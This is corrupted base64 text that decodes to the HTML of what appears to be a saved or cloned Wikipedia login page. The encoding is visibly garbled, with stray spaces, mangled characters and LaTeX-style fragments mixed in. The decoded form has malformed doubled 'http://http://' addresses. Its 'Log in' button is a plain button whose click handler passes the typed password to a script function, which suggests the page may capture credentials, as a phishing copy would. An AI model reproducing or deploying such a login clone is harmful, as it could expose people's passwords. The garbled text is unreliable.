dXAiLCJtZWRpYXdpa2kubGVnYWN5Lndpa2liaXRzIiwibWVkaWF3aWtpLmxlZ2FjeS5hamF4IiwiZXh0Lndpa2ltZWRpYV Nob3BMaW5rLmNvcmUiXSk7DQp9PC9zY3JpcHQ+DQo8IS0tW2lmIGx0IElFIDddPjxzdHlsZSB0eXBlPSJ0ZXh0L2NzcyI+ Ym9keXtiZWhhdmlvcjplcmwoIi93L3NraW5zLTEuMjB3bWY5L3ZlY3Rvci9jc3Nob3Zlci5taW4uaHRjIi19PC9zdHlsZT 48 IVtlbmRpz 10 tLT 48 L2hlyWQ+DQo8Ym9keSBjbGFzcz0ibWVkaWF3aWtpIGx0ciBzaXRlZGlyLWx0ciBucy0tMSBucy1zcGVjaWFsIG13LXNwZWNpYWwtVXNlcmxvZ2luIHBhZ2UtU3BlY2lhbF9Vc2VyTG9naW4qc2tpbi12ZWN0b3IqYWN0aW9uLX ZpZXcgdmVjdG9yLWFuaW1hdGVMYXlvdXQiPg0KCQk8ZGl2IGlkPSJtdy1wYWdlLWJhc2UiIGNsYXNzPSJub3ByaW50Ij48 L2Rpdj4NCgkJPGRpdiBpZD0ibXctaGVhZC1iYXNlIiBjbGFzcz0ibm9wcmludCI+PC9kaXY+DQoJCTwhLS0gY29udGVudC AtLT4NCqkJPGRpdiBpZD0iY29udGVudCIqY2xhc3M9Im13LWJvZHkiPq0KC0kJPGEqaW09InRvcCI+PC9hPq0KC0kJPGRp diBpZD0ibXctanMtbWVzc2FnZSIqc3R5bGU9ImRpc3BsYXk6bm9uZTsiPjwvZGl2Pq0KCOkJCOkJPCEtLSBzaXR1bm90aW  $\verb|N1IC0tPg0KCQkJPGRpdiBpZD0ic210ZU5vdGljZSI+PCEtLSBjZW50cmFsTm90aWN1IGxvYWRzIGhlcmUgLS0+PC9kaXY+PC9k$  $\verb|DQoJCQk8iS0tiC9zaXRlbm90aWN1IC0tPg0KCQkJCQkJPCEtLSBmaXJzdEhlYWRpbmcgLS0+DQoJCQk8aDEgaWQ9imZpcn|| \\$  $\verb"NOSGVhZGluZyIgY2xhc3M9ImZpcnNOSGVhZGluZyI+PHNwYW4gZGlyPSJhdXRvIj5Mb2cgaW4gLyBjcmVhdGUgYWNjb3VuIyByVhdGugYWNjb3VuIyByVhdGugYWNjb3VuIyByVhdGugYWNjb3VuIyByVhdGugYWNjb3VuIyByVhdGugYWNjb3VuIyByVhdGugYWNjb3VuIyByVhdGugYWNjb3VuIyByVhdGugYWNjb3VuIyByVhdGugYWNjb3VuIyByVhdGugYWNjb3VuIyByVhdGugYWNjb3VuIyByVhdGugYWNjb4VuIyByVhdGugYWNjb4VuIyByVhdGugYWNjb4VuIyByVhdGugYWNjb4VuIyByVhdGugYWNjb4VuIyByVhdGugYWNjb4VuIyByVhdGugYWNjb4VuIyByVhdGugYWNjb4VuIyByVhdGugYWNjb4VuIyByVhdGugYWNjb4VuIyByVhdGugYWNjb4VuIyByVhdGugYWNjb4VuIyByVhdGugYWNjb4VuIyByVhdGugYWNjb4VuIyByVhdGugYWNjb4VuIyByVhdGugYWNjb4VuIyByVhdGugYWNbyVhdGugYWNjb4VuIyByVhdWhdy$  $\verb|dDwvc3Bhbj48L2gxPg0KCQkJPCEtLSAvZmlyc3RiZWFkaW5niC0tPg0KCQkJPCEtLSBib2R5Q29udGVudCAtLT4NCgkJCT| \\$ kJCOk8ZGl2IGlkPSJqdWlwLXRvLW5hdiIqY2xhc3M9Iml3LWplbXAiPq0KCOkJCOlKdWlwIHRvOqkJCOkJPGEqaHJlZj0i  $12 \verb|Pg0KCQkJCTwhLS0gL2p1bXB0byAtLT4NCgkJCQkJCQkJPCEtLSBib2R5Y29 udGVudCAtLT4NCgkJCQk8ZG12IG1kPSJtBib2R5Y29 udGVudCAtLT4NCgkFC1ATT4NCgkFC1ATT4NCGkFC1ATT4NCGkFC1ATT4NCGkFC1ATT4NCGkFC1ATT4NCGkFC1ATT4NCGkFC1ATT4NCGkFC1ATT4NCGkFC1ATT4NCGkFC1ATT4NCGkFC1ATT4NCGkFC1ATT4N$ dyljb250ZW50LXRleHQiPjxkaXYgc3R5bGU9ImRpc3BsYXk6bm9uZTsiIGNsYXNzPSJwZWYtbm90aWZpY2F0aW9uLWNvbn RhaW5lciI+DQoJPGRpdiBjbGFzcz0icGVmLW5vdGlmaWNhdGlvbiI+DQoJCTxkaXYgY2xhc3M9InBlZi1ub3RpZmljYXRp b24tY2hlY2ttYXJrIj4mbmJzcDs8L2Rpdj4NCgkJPHNwYW4+PC9zcGFuPg0KCTwvZGl2Pg0KPC9kaXY+DQo8ZGl2IGlkPS  $\tt Jsb2dpbnN0YXJ0Ij48L2Rpdj4NCjxkaXYgaWQ9InVzZXJsb2dpbkZvcm0iPg0KPGZvcm0gbmFtZT0idXNlcmxvZ2luIiBtubles the temperature of the contraction of the$ ZXRob2Q9InBvc3QiIGFjdGlvbj0iaHR0cDovL2h0dHA6Ly9lbi53aWtpcGVkaWEub3JnL3cvaW5kZXqucGhwP3RpdGxlPV  ${\tt NwZWNpYWw6VXNlckxvZ2luJmFtcDthY3Rpb249c3VibWl0bG9naW4mYWlw03R5cGU9bG9naW4mYWlw03JldHVybnRvPVdp} \\$ a2lwZWRpYSI+DQoJPGgyPkxvZyBpbjwvaDI+DQoJPHAgaWQ9InVzZXJsb2dpbmxpbmsiPkRvbid0IGhhdmUgYW4gYWNjb3 VudD8gPGEgaHJ1Zj0iaHR0cDovL2h0dHA6Ly9lbi53aWtpcGVkaWEub3JnL3cvaW5kZXgucGhwP3RpdGx1PVNwZWNpYWw6 VXNlckxvZ2luJmFtcDt0eXBlPXNpZ251cCZhbXA7cmV0dXJudG89V2lraXBlZGlhIj5DcmVhdGUgb251pC9hPi48L3A+DQ dy1sYWJ1bCI+PGxhYmVsIGZvcj0nd3BOYW11MSc+VXN1cm5hbWU6PC9sYWJ1bD48L3RkPq0KC0kJPHRkIGNsYXNzPSJtdy lpbnBldCI+DOoJCOkJPGlucHV0IGNsYXNzPSJsb2dpblRleHOiIGlkPSJ3cE5hbWUxIiB0YWJpbmRleD0iMSIqc2l6ZT0i MjAilHR5cGU9InRleHQiIG5hbWU9IndwTmFtZSIgLz4NCgkJCTwvdGQ+DQoJCTwvdHI+DQoJCTx0cj4NCgkJCTx0ZCBjbG Fzcz0ibXctbGFiZWwiPjxsYWJlbCBmb3I9J3dwUGFzc3dvcmQxJz5QYXNzd29yZDo8L2xhYmVsPjwvdGQ+DQoJCQk8dGQg  $\label{locality} Y2xhc3M9Im13LWlucHV0Ij4NCgkJCQk8aW5wdXQgY2xhc3M9ImxvZ2luUGFzc3dvcmQiIGlkPSJ3cFBhc3N3b3JkMSIgdGFbhc3N3b3JkMSIgdGfbhc3Nabab$  $\verb|CTwvdHI+DQoJCQk8dHI+DQoJCQk8dGQ+PC90ZD4NCgkJCTx0ZCBjbGFzcz0ibXctaW5wdXQiPg0KCQkJCTxpbnB1dCBuYWflowed and the control of th$ Lz4mIzE2MDs8bGFiZWwqZm9yPSJ3cFJlbWVtYmVyIj5SZW1lbWJlciBtZSAodXAqdG8qMTqwIGRheXMpPC9sYWJlbD4JC0  $a \verb|W5wdXQgaWQ9IndwTG9naW5BdHRlbXB0IiB0YWJpbmRleD0iOSIgdHlwZT0iYnV0dG9uIiB2YWx1ZT0iTG9nIGluIiBuYWhydG9uIiB2YWx1ZT0iTG9nIGluIiBuYWhydG9uIiB2YWx1ZT0iTG9nIGluIiBuYWhydG9uIiB2YWx1ZT0iTG9nIGluIiBuYWhydG9uIiB2YWx1ZT0iTG9nIGluIiBuYWhydG9uIiB2YWx1ZT0iTG9nIGluIiBuYWhydG9uIiB2YWx1ZT0iTG9nIGluIiBuYWhydG9uIiB2YWx1ZT0iTG9nIGluIiBuYWhydG9uIiB2YWx1ZT0iTG9nIGluIiBuYWhydG9uIiB2YWx1ZT0iTG9nIGluIIBuYWhydG9uIiB2YWx1ZT0iYG9nIGluIiBuYWhydG9uIiB2YWx1ZT0iYG9nIGluIIBuYWhydG9uIiB2YWx1ZT0iYG9nIGluIiBuYWhydG9uIiB2YWx1ZT0iYG9nIGluIIBuYWhydG9uIiB2YWx1ZT0iYG9nIGluIIBuYWhydG9uIiB2YWx1ZT0iYG9nIGluIIBUYWhydG9uIiB2YWx1ZT0iYG9nIGluIIBuYWhydG9uIiB2YWx1ZT0iYG9nIGluIIBUYWhydG9uIiB2YWx1ZT0iYG9nIGluIIBUYWhydG9uIiB2YWx1ZT0iYG9nIGluIIBUYWhydG9uIiB2YWx1ZT0iYG9nIGluIIBUYWhydG9uIiB2YWx1ZT0iYG9nIGluIIBUYWhydG9uIiB2YWx1ZT0iYG9nIGluIIBUYWhydG9uIiB2YWx1ZT0iYG9nIGluIIBUYWhydG9uIIB2YWx1ZT0iYG9nIGluIIBUYWhydG9uIIB2YWx1ZT0iYG9nIGluIIBUYWhydG9uIIBUYWhydYhydiibuYWhydG9uIIBUYWhydYhydYhydYhydYhydYhydYhydYhydYhydYhydyyW$ b2dpbi53cFBhc3N3b3JkLnZhbHVlKTsiIC8+JiMxNjA7PGEgaHJlZj0iL3dpa2kvU3BlY2lhbDpQYXNzd29yZFJlc2V0Ii B0aXRsZT0iU3B1Y21hbDpQYXNzd29yZFJ1c2V0Ij5Gb3Jnb3R0ZW4geW91ciBsb2dpbiBkZXRhaWxzPzwvYT4NCgkJCTwv dGQ+DQoJCTwvdHI+DQoJPC90YWJsZT4NCjxpbnB1dCB0eXBlPSJoaWRkZW4iIG5hbWU9IndwTG9naW5Ub2tlbiIqdmFsdW U9IjZiODIyODZiZWQwMjc0YzcyMzlmYTqxNWNlM2VhM2Q2IiAvPjwvZm9ybT4NCjwvZGl2Pq0KPGRpdiBpZD0ibG9naW51 bmQiPjxkaXYgc3R5bGU9ImNsZWFyOiBib3RoOyI+PC9kaXY+DQo8ZG12IGNsYXNzPSJwbGFpbmxpbmtzIj48aDM+IDxzcG FuIGNsYXNzPSJtdyloZWFkbGluZSIgaWQ9IlNlY3VyZV95b3VyX2FjY291bnQ6Ij5TZWN1cmUgeW91ciBhY2NvdW500jwv c3Bhbj48L2gzPg0KPHVsPjxsaT4gQ29uc21kZXIgbG9nZ21uZyBpbiBvbiB0aGUgPGEgY2xhc3M9ImV4dGVybmFsIHRleH

QiIGhyZWY9Imh0dHBzOi8vZW4ud2lraXBlZGlhLm9yZy93aWtpL1NwZWNpYWw6VXNlckxvZ2luIj5zZWN1cmUqc2VydmVy  ${\tt PC9hPi4NCjwvbGk+PGxpPiBJZiB5b3VyIHBhc3N3b3JkIG9ubHkgY29udGFpbnMgbGV0dGVycyBvciBvbmx5IG51bWJlcn}$ MsIHBsZWFzZSByZWFkIG91ciBhcnRpY2xlIG9uIDxhIGhyZWY9Ii93aWtpL1Bhc3N3b3JkX3N0cmVuZ3RoIiB0aXRsZT0i UGFzc3dvcmQqc3RyZW5ndGqiPnBhc3N3b3JkIHN0cmVuZ3RoPC9hPiBhbmQqY29uc2lkZXIqY2hhbmdpbmcqaXQqKGluID xhIGhyZWY9Ii93aWtpL1NwZWNpYWw6UHJ1ZmVyZW5jZXMiIHRpdGx1PSJTcGVjaWFsOlByZWZ1cmVuY2VzIj5TcGVjaWFs OlByZWZlcmVuY2VzPC9hPiBhZnRlciB5b3UgbG9nIGluKS4NCjwvbGk+PGxpPiBUbyBhdm9pZCBiZWNvbWluZyBhIHZpY3 RpbSBvZiA8YSBocmVmPSIvd2lraS9OaGlzaGluZyIqdGl0bGU9IlBoaXNoaW5nIj5waGlzaGluZzwvYT4sIGFsd2F5cyB2  ${\tt ZXJpZnkgdGhhdCB5b3UgYXJ11HZpZXdpbmcgPGEgY2xhc3M9ImV4dGVybmFsIHRleHQiIGhyZWY9Ii8vZW4ud2lraXB1ZGShgMarkers} \\ {\tt ZXJpZnkgdhdMarkers} \\ {\tt ZXJ$ lhLm9yZy93aWtpL1NwZWNpYWw6VXNlckxvZ2luIj5XaWtpcGVkaWEncyBsb2dpbiBwYWdlPC9hPiB3aGVuIGxvZ2dpbmcg  $\verb|aW4uIFdpa21wZWRpYSB3aWxsIG51dmVyIGFzayBmb3IgYW55IG1uZm9ybWF0aW9uIG90aGVyIHRoYW4geW91ciB1c2Vybm| \\$  $\verb|FtZSwgcGFzc3dvcmQgYW5kiGUtbWFpbCBhzGRyZXNzLg0KPC9saT48bGk+iERviG5vdCBnaXZliG91dCB5b3VyIHBhc3N3|| \\ |FtZSwgcGFzc3dvcmQgYW5kiGUtbWFpbCBhzGRyZXNzLg0KPC9saT48bGk+iERviG5vdCBnaXZliG91dCB5b3VyIHBhc3N3|| \\ |FtZSwgcGFzc3dvcmQgYW5kiGUtbWFpbCBhzGRyZXNzLg0KPC9saT48bGk+iERviG5vdCBnaXZliG91dCB5b3VyIHBhc3N3|| \\ |FtZSwgcGFzc3dvcmQgYW5kiGUtbWFpbCBhzGRyZXNzLg0KPC9saT48bGk+iERviG5vdCBnaXZliG91dCB5b3VyIHBhc3N3|| \\ |FtZSwgcGFzc3dvcmQgYW5kiGUtbWFpbCBhzGRyZXNzLg0KPC9saT48bGk+iERviG5vdCBnaXZliG91dCB5b3VyIHBhc3N3|| \\ |FtZSwgcGFzc3dvcmQgYW5kiGUtbWFpbCBhzGRyZXNzLg0KPC9saT48bGk+iERviG5vdCBnaXZliG91dCB5b3VyIHBhc3N3|| \\ |FtZSwgcGFzc3dvcmQgYW5kiGUtbWFpbCBhzGRyZXNzLg0KPC9saT48bGk+iERviG5vdCBnaXZliG91dCB5b3VyIHBhc3N3|| \\ |FtZSwgcGFzc3dvcmQgYW5kiGyMcD6ymbarcapharearaap$ b3Jk1HRv1GFueW9uZS4NCjwvbGk+PGxpPiBJZiB5b3Vy1GFjY291bnQgaXMgY29tcHJvbWlzZWQsIG10IG1heSBiZSBwZX  $\tt JtYW51bnRseSBibG9\,ja2VkIHVubGVzcyB5b3UgY2FuIHByb3Z1IH1vdSBhcmUgaXRzIHJpZ2h0ZnVsIG93bmVyLg0KPC9sallers and the property of the property of$  $\verb|aT48bGk+iEfziGEgc2fmZWd1YXJkiHlvdSBtYXkgImNvbWlpdCIgdG8geW91ciBpZGVudG10eSBieSBhZGRpbmcgYSA8YS| \\$  ${\tt BocmVmPSIvd2lraS9DcnlwdG9ncmFwaG1jX2hhc2hfZnVuY3Rpb24iIHRpdGxlPSJDcnlwdG9ncmFwaG1jIGhhc2ggZnVuY3Rpb24iIHRpdGxlPSJDcnlwdG9ncmFwaG1jIGhhc2ggZnVuY3Rpb24iIHRpdGxlPSJDcnlwdG9ncmFwaG1jIGhhc2ggZnVuY3Rpb24iIHRpdGxlPSJDcnlwdG9ncmFwaG1jIGhhc2ggZnVuY3Rpb24iIHRpdGxlPSJDcnlwdG9ncmFwaG1jIGhhc2ggZnVuY3Rpb24iIHRpdGxlPSJDcnlwdG9ncmFwaG1jIGhhc2ggZnVuY3Rpb24iIHRpdGxlPSJDcnlwdG9ncmFwaG1jIGhhc2ggZnVuY3Rpb24iIHRpdGxlPSJDcnlwdG9ncmFwaG1jIGhhc2ggZnVuY3Rpb24iIHRpdGxlPSJDcnlwdG9ncmFwaG1jIGhhc2ggZnVuY3Rpb24iIHRpdGxlPSJDcnlwdG9ncmFwaG1jIGhhc2ggZnVuY3Rpb24iIHRpdGxlPSJDcnlwdG9ncmFwaG1jIGhhc2ggZnVuY3Rpb24iIHRpdGxlPSJDcnlwdG9ncmFwaG1jIGhhc2ggZnVuY3Rpb24iIHRpdGxlPSJDcnlwdG9ncmFwaG1jIGhhc2ggZnVuY3Rpb24iIHRpdGxlPSJDcnlwdG9ncmFwaG1jIGhhc2ggZnVuY3Rpb24iIHRpdGxlPSJDcnlwdG9ncmFwaG1jIGhhc2ggZnVuY3Rpb24iIHRpdGxlPSJDcnlwdG9ncmFwaG1jIGhhc2ggZnVuY3Rpb24iIHRpdGxlPSJDcnlwdG9ncmFwaG1jIGhhc2ggZnVuY3Rpb24iIHRpdGxlPSJDcnlwdG9ncmFwaG1jIGhhc2ggZnVuY3Rpb24iIHRpdGxlPSDcnlwdG9ncmFwaG1jIGhhc2ggZnVuY3Rpb24iIHRpdGxlPSDcnlwdG9ncmFwaG1jIGhhc2ggZnVuY3Rpb24iIHRpdGxlPSDcnlwdG9ncmFwaG1jIGhhc2ggZnVuY3Rpb24iIHRpdGxlPSDcnlwdG9ncmFwaG1jIGhhc2ggZnVuY3Rpb24iIHRpdGxlPSDcnlwdG9ncmFwaG1jIGhhc2ggZnVuY3Rpb24iIHRpdGxlPSDcnlwdG9ncmFwaG1jIGhhc2ggZnVuY3Rpb24iIHRpdGxlPSDcnlwdG9ncmFwaG1jIGhhc2ggZnVuY3Rpb24iIHRpdGxlPSDcnlwdG9ncmFwaG1jIGhhc2ggZnVuY3Rpb24iIHRpdGxlPSDcnlwdG9ncmFwaG1jIGhhc2ggZnVuY3Rpb24iIHRpdGxlPSDcnlwdG9ncmFwaG1jIGhhc2ggZnVuY3Rpb24iIHRpdGxlPSDcnlwdg9ncmFwaG1jIGhhc2ggZnVuY3Rpb24iIHRpdGxlPSDcnlwdg9ncmFwaG1jIGhhc2ggZnVuY3Rpb24iIHRpdGxlPSDcnlwdg9ncmFwaG1jIGhhc2ggZnVuY3Rpb24iIHRpdGxlPSDcnlwdg9ncmFwaG1jIGhhc2ggAng1fiGhh$ Y3Rpb24iPmNyeXB0b2dyYXBoaWMgaGFzaDwvYT4gdG8geW91ciA8YSBocmVmPSIvd21raS9XaWtpcGVkaWE6VXN1c19wYW dliiB0aXRsZT0iV2lraXBlZGlhOlVzZXIgcGFnZSIgY2xhc3M9Im13LXJlZGlyZWN0Ij51c2VyIHBhZ2U8L2E+IGFzIGV4  $\verb|cGxhaW51zCA8YSBocmVmPSIvd21raS9UZW1wbGF0ZTpVc2VyX2NvbW1pdHR1zF9pZGVudG10eSigdG10bGU9i1RlbXBsYX| \\$ RlOlVzZXIgY29tbWl0dGVkIGlkZW50aXR5Ij5oZXJlPC9hPi4gVGhpcyBtYWtlcyBpdCBhbG1vc3QgaWlwb3NzaWJsZSBm b3IgYW4gaW1wb3N0b3IgdG8gY29udGludWUgaW1wZXJzb25hdGluZyB5b3Ugb25jZSB5b3UgcmVnYWluIGNvbnRyb2wgb2 YgeW91ciBhY2NvdW50Lg0KPC9saT48L3VsPg0KPC9kaXY+DQ08L2Rpdj4NCjwvZG12PgkJCQk8IS0tIC9ib2R5Y29udGVu kJUmV0cmlldmVkIGZyb20gIjxhIGhyZWY9Imh0dHA6Ly9lbi53aWtpcGVkaWEub3JnL3dpa2kvU3BlY2lhbDpVc2VyTG9n  $a \mathtt{W4iPmh0dHA6Ly91bi53aWtpcGVkaWEub3JnL3dpa2kvU3BlY2lhbDpVc2VyTG9naW48L2E+IgkJCQk8L2Rpdj4NCgkJCQkaWEub3JnL3dpa2kvU3BlY2lhbDpVc2VyTG9naW48L2E+IgkJCQk8L2Rpdj4NCgkJCQkaWEub3JnL3dpa2kvU3BlY2lhbDpVc2VyTG9naW48L2E+IgkJCQk8L2Rpdj4NCgkJCQkaWEub3JnL3dpa2kvU3BlY2lhbDpVc2VyTG9naW48L2E+IgkJCQk8L2Rpdj4NCgkJCQkaWEub3JnL3dpa2kvU3BlY2lhbDpVc2VyTG9naW48L2E+IgkJCQk8L2Rpdj4NCgkJCQkaWEub3JnL3dpa2kvU3BlY2lhbDpVc2VyTG9naW48L2E+IgkJCQk8L2Rpdj4NCgkJCQkaWEub3JnL3dpa2kvU3BlY2lhbDpVc2VyTG9naW48L2E+IgkJCQk8L2Rpdj4NCgkJCQkaWEub3JnL3dpa2kvU3BlY2lhbDpVc2VyTG9naW48L2E+IgkJCQk8L2Rpdj4NCgkJCQkaWEub3JnL3dpa2kvU3BlY2lhbDpVc2VyTG9naW48L2E+IgkJCQk8L2Rpdj4NCgkJCQkaWEub3JnL3dpa2kvU3BlY2lhbDpVc2VyTG9naW48L2E+IgkJCQk8L2Rpdj4NCgkJCQkaWEub3JnL3dpa2kvU3BlY2lhbDpVc2VyTG9naW48L2E+IgkJCQk8L2Rpdj4NCgkJCQkAWEub3JnL3dpa2kvU3BlY2lhbDpVc2VyTG9naW48L2E+IgkJCQk8L2Rpdj4NCgkJCQkAWEub3JnL3dpa2kvU3BlY2lhbDpVc2VyTG9naW48L2E+IgkJCQk8L2Rpdj4NCgkJCQkAWEub3JnL3dpa2kvU3BlY2lhbDpVc2VyTG9naW48L2E+IgkJCQk8L2Rpdj4NCgkJCQkAWEub3JnL3dpa2kvU3BlY2lhbDpVc2VyTG9naW48L2E+IgkJCQkAWEub3JnL3dpa2kvU3BlY2lhbDpVc2VyTG9naW48L2E+IgkJCQkAWEub3JnL3dpa2kvU3BlY2lhbDpVc2VyTG9naW48L2E+IgkJCQkAWEub3JnL3dpa2kvU3BlY2lhbDpVc2VyTG9naW48L2E+IgkJCQkAWEub3JnL3dpa2kvU3BlY2lhbDpVc2VyTG9naW48L2E+IgkJCQkAWEub3JnL3dpa2kvU3BlY2lhbDpVc2VyTG9naW48L2E+IgkJCQkAWEub3JnL3dpa2kvU3BlY2lhbDpVc2VyTG9naW48L2E+IgkJCQkAWEub3JnL3dpa2kvU3BlY2lhbDpVc2VyTG9naW48L2E+IgkJCQkAWEub3JnL3dpa2kvU3BlyAdpA2kvU3B$ k8IS0tIC9wcmludGZvb3RlciAtLT4NCgkJCQkJCQkJCTwhLS0gY2F0bGlua3MgLS0+DQoJCQkJPGRpdiBpZD0nY2F0 bGlua3MnIGNsYXNzPSdjYXRsaW5rcyBjYXRsaW5rcylhbGxoaWRkZW4nPjwvZGl2PgkJCQk8IS0tIC9jYXRsaW5rcyAtLT 4NCgkJCQkJCQkJCQkJCTxkaXYgY2xhc3M9InZpc3VhbENsZWFyIj48L2Rpdj4NCgkJCQk8IS0tIGR1YnVnaHRtbCAtLT4N CqkJCOkJCOkJPCEtLSAvZGVidWdodG1sIC0tPq0KC0kJPC9kaXY+D0oJC0k8IS0tIC9ib2R5029udGVudCAtLT4NCqkJPC 9 ka XY + DQoJCTwhLS0gL2NvbnRlbnQgLS0 + DQoJCTwhLS0gaGVhZGVyIC0tPg0KCQk8ZGl2IGlkPSJtdy1oZWFkIiBjbGFz $\verb|cz0| ibm9wcmludCI+DQoNCjwhLS0gMCAtLT4NCjxkaXYgaWQ9InAtcGVyc29uYWwiIGNsYXNzPSIiPg0KCTxoNT5QZXJzb2| ibm9wcmludCI+DQoNCjwhLS0gMCAtLT4NCjxkaXYgaWQ9InAtcGVyc29uYWwiIGNsYXNzPSIiPg0KCTxoNT5QZXJzb2| ibm9wcmludCI+DQoNCjwhLS0gMCAtLT4NCjxkaXYgaWQ9InAtcGVyc29uYWwiIGNsYXNzPSIiPg0KCTxoNT5QZXJzb2| ibm9wcmludCI+DQoNCjwhLS0gMCAtLT4NCjxkaXYgaWQ9InAtcGVyc29uYWwiIGNsYXNzPSIiPg0KCTxoNT5QZXJzb2| ibm9wcmludCI+DQoNCjwhLS0gMCAtLT4NCjxkaXYgaWQ9InAtcGVyc29uYWwiIGNsYXNzPSIiPg0KCTxoNT5QZXJzb2| ibm9wcmludCI+DQoNCjwhLS0gMCAtLT4NCjxkaXYgaWQ9InAtcGVyc29uYWwiIGNsYXNzPSIiPg0KCTxoNT5QZXJzb2| ibm9wcmludCI+DQoNCjwhLS0gMCAtLT4NCjxkaXYgaWQ9InAtcGVyc29uYWwiIGNsYXNzPSIiPg0KCTxoNT5QZXJzb2| ibm9wcmludCI+DQoNCjwhLS0gMCAtLT4NCjxkaXYgaWQ9InAtcGVyc29uYWwiIGNsYXNzPSIiPg0KCTxoNT5QZXJzb2| ibm9wcmludCI+DQoNCjwhChilday ibm9wcmludCi+DQON$ 5 hb CB 0b 29 sczwyaDU + DQoJPHV sPg 0KCQk 8b GkgaWQ 9 In B 0 LWNyZWF 0 ZWF jY 291 bn QiPjxhIGhyZWY 9 Imh 0d HA6 Ly 9 od HRW 1910 bn 2010 bn ${\tt Oi8vZW4ud21raXB1ZG1hLm9yZy93L21uZGV4LnBocD90aXRsZT1TcGVjaWFsO1VzZXJMb2dpbiZhbXA7cmV0dXJudG89V2}$ lraXBlZGlhJmFtcDt0eXBlPXNpZ251cCI+Q3JlYXRlIGFjY291bnQ8L2E+PC9saT4NCgkJPGxpIGlkPSJwdC1sb2dpbiIgBlPANpZ1bLQC1sb2dpbiIgBlPANpZ1bC1sb2dpbiIgBlPANpZ1bC1sb2dpbiIgBlPANpZ1bC1sb2dpbiIgBlPANpZ1bC1sb2dpbiIgBlPANpZ1bC1sb2dpbiIgBlPANpZ1bC1sb2dpbiIgBlPANpZ1bC1sb2dpbiIgBlPANpZ1bC1sb2dpbiIgBlPANpZ1bC1sb2dpbiIgBlPANpZ1bCY2xhc3M9ImFjdGl2ZSI+PGEgaHJ1Zj0iaHR0cDovL2h0dHA6Ly9lbi53aWtpcGVkaWEub3JnL3cvaW5kZXgucGhwP3RpdG x1PVNwZWNpYWw6VXN1ckxvZ2luJmFtcDtyZXR1cm50bz1XaWtpcGVkaWEiIHRpdGx1PSJZb3UgYXJ1IGVuY291cmFnZWQg dG8gbG9nIGluOyBob3dldmVyLCBpdCBpcyBub3QgbWFuZGF0b3J5LiBbb10iIGFjY2Vzc2tleT0ibyI+TG9nIGluPC9hPj PCEtLSAwIC0tPg0KPGRpdiBpZD0icC1uYW11c3BhY2VzIiBjbGFzcz0idmVjdG9yVGFicyI+DQoJPGg1Pk5hbWVzcGFjZX M8L2g1Pg0KCTx1bD4NCgkJCQkJPGxpICBpZD0iY2EtbnN0YWItc3B1Y21hbCIgY2xhc3M9InN1bGVjdGVkIj48c3Bhbj48 YSBocmVmPSJodHRwOi8vaHR0cDovL2VuLndpa21wZWRpYS5vcmcvdy9pbmRleC5waHA/dG10bGU9U3B1Y21hbDpVc2VyTG 9 naW4 mYW1 wO3J1 dHVybnRvPV dpa21 wZWRpYSIgIHRpdGx1PSJUaG1zIGEgc3B1Y21 hbCBwYWd1IH doaWNoIH1 vdSBjurgC1 wZWRpYSIgIHRpdGx1PSJUaG1zIGEgc3B1Y21 hbCBwYWd1 wZWRpYSIGIHRpdGx1PSJUaG1zIGEgc3B1Y2 wZWrpYSIGIHRpdGx1PSJUaG1zIGEgc3B1Y2 wZWrpYSIGIHRpdGx1PSJUaG1zIGEgc3B1Y2 wZWrpYSIGIHRpdGx1PSJUaG1zIGEgc3B1Y2 wZWrpYSIGIHRpdGx1PSJUaG1zIGEgc3B1Y2 wZWrpYSIGIHRpdGx1PSYNGATA wZWrpYSIGIHRpdGx1PSYNGATA wZWrpYSIGIHRpdGx1PSYNGATA wZWrpYSIGIHRpdGx1PSYNGATA wZWrpYSIGIHRpdGx1PSYNGATA wZWrpYSIGIHRpdGx1PSYNGATA wZWrpYSIGIHRpdGx1PSYNGATA wZWrpYSIGIHRpdGx1PSYNGATA wZWrpYSIGIHRpdGx1PSYNGATA wZWrpYNGATA wZWrpYNGATA wZWrpYNGATA wZWrpYNGATA wZWrpYNGATA wZWrpYNGATA wZWrpYNGATA0tPq0KDQo8IS0tIDEqLS0+DQo8ZG12IG1kPSJwLXZhcmlhbnRzIiBjbGFzcz0idmVjdG9yTWVudSB1bXB0eVBvcnRsZXQi  ${\tt Pg0KCTxoND4NCgkJPC9oND4NCgk8aDU+PHNwYW4+VmFyaWFudHM8L3NwYW4+PGEgaHJ1zj0i1y1+PC9hPjwvaDU+DQoJPG} \\$ RpdiBjbGFzcz0ibWVudSI+DQoJCTx1bD4NCgkJCQkJPC91bD4NCgk8L2Rpdj4NCjwvZG12Pg0KDQo8IS0tIC8xIC0tPg0K CQkJPC9kaXY+DQoJCQk8ZGl2IGlkPSJyaWdodCluYXZpZ2F0aW9uIj4NCg0KPCEtLSAwIC0tPg0KPGRpdiBpZD0icCl2aW V3cyIgY2xhc3M9InzlY3RvclRhYnMgZW1wdH1Qb3J0bGV0Ij4NCgk8aDU+Vmlld3M8L2g1Pg0KCTx1bD4NCgkJCTwvdWw+ DQ08L2Rpdj4NCg0KPCEtLSAvMCAtLT4NCg0KPCEtLSAxIC0tPg0KPGRpdiBpZD0icC1jYWN0aW9ucyIgY2xhc3M9InZlY3 Rvck11bnUqZW1wdH10b3J0bGV0Ij4NCqk8aDU+PHNwYW4+OWN0aW9uczwvc3Bhbj48YSBocmVmPSIjIj48L2E+PC9oNT4N Cqk8ZGl2IGNsYXNzPSJtZW51Ij4NCqkJPHVsPq0KCOkJCOk8L3VsPq0KCTwyZGl2Pq0KPC9kaXY+DOoNCjwhLS0qLzEqLS 0+ DQoNCjwhLS0gMiAtLT4NCjxkaXYgaWQ9InAtc2VhcmNoIj4NCgk8aDU+PGxhYmVsIGZvcj0ic2VhcmNoSW5wdXQiPlNlubelledelines and the control of the controlYXJjaDwvbGFiZWw+PC9oNT4NCgk8Zm9ybSBhY3Rpb249Imh0dHA6Ly9odHRwOi8vZW4ud2lraXBlZGlhLm9yZy93L2luZG  ${\tt ZT0idGV4dCIgbmFtZT0ic2VhcmNoIiB2YWx1ZT0iIiB0aXRsZT0iU2VhcmNoIFdpa21wZWRpYSBbZ10iIGFjY2Vzc2tleT}$ 0iZiIgaWQ9InNlYXJjaElucHV0IiAvPgkJCQkJCTxidXR0b24gdHlwZT0ic3VibWl0IiBuYWllPSJidXR0b24iIHRpdGxl PSJTZWFyY2ggV2lraXB1ZGlhIGZvciB0aGlzIHRleHQiIGlkPSJzZWFyY2hCdXR0b24iIHdpZHRoPSIxMiIgaGVpZ2h0PS IxMyI+PGltZyBzcmM9Imh0dHA6Ly9iaXRzLndpa2ltZWRpYS5vcmcvc3RhdGljLTEuMjB3bWY5L3NraW5zL3ZlY3Rvci9p 